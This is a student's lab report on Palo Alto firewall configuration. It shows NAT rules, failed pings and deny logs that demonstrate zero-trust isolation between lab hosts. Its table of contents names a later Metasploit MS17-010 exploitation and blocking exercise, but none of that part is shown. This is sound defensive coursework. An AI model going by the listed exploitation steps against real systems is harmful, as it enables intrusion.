

ECE 519C Final Task Report

By: Payton Murdoch, V00904677

ECE 519C Final Task Report.....	1
Table Of Contents.....	2
Intro.....	3
1. Configure a PAT rule that allows the inside host and DMZ-Host to access the Internet by sharing the outside interface IP.....	5
2. Demonstrate that the Inside-Host, Kali-Linux, and DMZ-Host cannot access each other or the Internet (Zeo-Trust concept).....	6
3. Configure the required rules to allow the inside host and DMZ-Host to access the Internet using the DNS, HTTP, and HTTPS protocols.....	13
4. Demonstrate Internet access over HTTP and HTTPS from Inside-Host and DMZ-Host, highlighting application awareness.....	17
5. Download Google Chrome to the Inside-Host machine and try to access https://www.google.com using Google Chrome; why do you see denies in the monitor tab? Note: Google Chrome may fall back to using normal HTTPS rather than QUIC; however, in all cases, you will find some Drop logs in the “Monitor” tab.....	20
6. Allow Google websites access from the inside host using Google Chrome.....	24
7. Apply an HTTPS inspection rule for traffic from Inside-Host to the Internet.....	26
8. Allow the inside host to access Facebook but not Facebook Chat.....	27
9. Use URL filtering to block Inside-Host access to testfire.net.....	31
10. Apply antivirus inspection to traffic from Inside-Host to the Internet.....	34
11. Attempt to download the eicar test virus from Inside-Host; illustrate the outcome.....	35
12. On DMZ-Host, run the TFTP Server on non-standard port "1069."	39
13. Allow access from Kali-Linux to the TFTP Server using application awareness regardless of the port number.....	40
14. Allow access to DMZ-Host from Kali-Linux over port 445.....	47
15. Use the Metasploit framework on Kali Linux to demonstrate that DMZ-Host is vulnerable to MS17-010.....	51
16. Exploit the MS17-010 vulnerability on DMZ-Host using default Meterpreter payload (reverse TCP) from Kali Linux. Was the attack successful? Why?.....	52
17. Assess the attack's success and perform required tasks if unsuccessful.....	54
18. Block the applications used in the previous attack and show that the attack was prevented even if port 445 is still open.....	55
The End.....	58

Intro

After configuring all VMs to their corresponding VMnets and establishing the connections, the following figures show VMs pinging to their corresponding interface. Please note that some images will require zooming in to see the information.




Figure 1. DMZ-Host IP and Ping to interface




Figure 2. Inside-Host IP and Interface Ping




Figure 3. Kali IP and Interface Ping

1. Configure a PAT rule that allows the inside host and DMZ-Host to access the Internet by sharing the outside interface IP.

As we know in the Policies tab of the Palo Alto management interface, we can configure NAT policies to give the Inside host, and DMZ host a public IP by assigning them dynamic IPs through the ethernet 1/4 line. This configuration of policies in Figure 4 does not allow internet access to the hosts; thus, they do not need logs. This is because the change to public IPs is not shown, and thus, the system change cannot be reflected in the monitor tab.

NAME	TAGS	Original Packet					Translated Packet		Rule Usage			
		SOURCE ZONE	DESTINATION ZONE	DESTINATION INTERFACE	SOURCE ADDRESS	DESTINATION ADDRESS	SERVICE	SOURCE TRANSLATION	DESTINATION TRANSLATION	HIT COUNT	LAST HIT	FIRST HIT
1 inside-Out	none	inside	outside	any	any	any	dynamic-ip-and-port	none	735	2023-11-30 22:27:32	2023-11-30 16:52:26	2023-11-30
2 DMZ-Out	none	DMZ	outside	any	any	any	dynamic-ip-and-port	none	39	2023-11-30 22:40:44	2023-11-30 22:39:03	2023-11-30

Policy Optimizer

- Rule Usage
 - Unused in 30 days: 0
 - Unused in 90 days: 0
 - Unused: 0

Figure 4: Configuration of PAT with Inside-Host and DMZ-Host to the outside network using Dynamic IPs through ethernet 1/4.

2. Demonstrate that the Inside-Host, Kali-Linux, and DMZ-Host cannot access each other or the Internet (Zeo-Trust concept).

```

kali@kali:~$ ping 172.16.1.26
PING 172.16.1.26 (172.16.1.26) 56(84) bytes of data.
^C
-- 172.16.1.26 ping statistics --
33 packets transmitted, 0 received, 100% packet loss, time 32774ms

kali@kali:~$ ping 10.10.19.26
PING 10.10.19.26 (10.10.19.26) 56(84) bytes of data.
^C
-- 10.10.19.26 ping statistics --
33 packets transmitted, 0 received, 100% packet loss, time 32750ms

kali@kali:~$ ping 10.10.10.26
PING 10.10.10.26 (10.10.10.26) 56(84) bytes of data.
^C
-- 10.10.10.26 ping statistics --
105 packets transmitted, 0 received, 100% packet loss, time 106512ms

kali@kali:~$ 

```

Figure 5: Kali Linux Ping Denied to Inside-Host and DMZ-Host

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/2 CONNECTION SESSION ID	SDWAN SITE NAME	APP FILE COUNT
	11/30 17:20:33	drop	DMZ	outside	172.16.1.26		8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
	11/30 17:20:33	drop	Kali	inside	192.168.146.26		10.10.10.26			0	ping	deny	interzone-default	policy-deny	0	0		0	
	11/30 17:20:33	drop	DMZ	outside	172.16.1.26		8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
	11/30 17:20:28	drop	DMZ	outside	172.16.1.26		8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	

Figure 6: Kali Linux Log For Denied Ping to Inside-Host

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/2 CONNECTION SESSION ID	SDWAN SITE NAME	APP FILE COUNT
	11/30 17:23:03	drop	Kali	DMZ	192.168.146.26		172.16.1.26			0	ping	deny	interzone-default	policy-deny	0	0		0	
	11/30 17:22:58	drop	DMZ	outside	172.16.1.26		8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
	11/30 17:22:53	drop	Inside	outside	10.10.10.26		8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	

Figure 7: Kali Linux Log For Denied Ping to DMZ-Host




Figure 8: Kali Linux is unable to load Google.

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/2 CONNECTION SESSION ID	SDWAN SITE NAME	APP FLA COUNT
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:24	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	
11/30 17:27:19	drop		Kali	outside	192.168.146.26		8.8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0	

Figure 9: Kali Linux Log for denied HTTP access to Google.




Figure 10: DMZ-Host Denied access to google.ca.




Figure 11: DMZ-Host denied pings to Inside-Host and Kali Linux.

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	HTTP/2 CONNECTION SESSION ID	SDWAN SITE NAME	APP FLA COUNT
1	11/30 17:10:33	drop	DMZ	inside	172.16.1.26			10.10.10.26			0	ping	deny	interzone-default	policy-deny	0	0	0
2	11/30 17:10:33	drop	DMZ	outside	172.16.1.26			8.8.8.1			53	not-applicable	deny	interzone-default	policy-deny	0	0	0
3	11/30 17:10:33	drop	DMZ	outside	172.16.1.26			8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0	0
4	11/30 17:10:33	drop	DMZ	outside	172.16.1.26			8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0	0
5	11/30 17:10:28	drop	DMZ	outside	172.16.1.26			8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0	0
6	11/30 17:10:23	drop	DMZ	inside	172.16.1.26			10.10.10.26			0	ping	deny	interzone-default	policy-deny	0	0	0

Figure 12: DMZ-Host Logs for denied ping to Inside-Host and DNS for HTTP.

1	11/30 17:14:03	drop	DMZ	Kali	172.16.1.26			192.168.146.26			0	ping	deny	interzone-default	policy-deny	0	0	0
2	11/30 17:14:03	drop	DMZ	outside	172.16.1.26			8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0	0
3	11/30 17:13:58	drop	DMZ	outside	172.16.1.26			8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0	0
4	11/30 17:13:58	drop	DMZ	outside	172.16.1.26			8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0	0
5	11/30 17:13:48	drop	DMZ	Kali	172.16.1.26			192.168.146.26			0	ping	deny	interzone-default	policy-deny	0	0	0

Figure 13: DMZ-Host Logs for denied ping to Kali Linux.

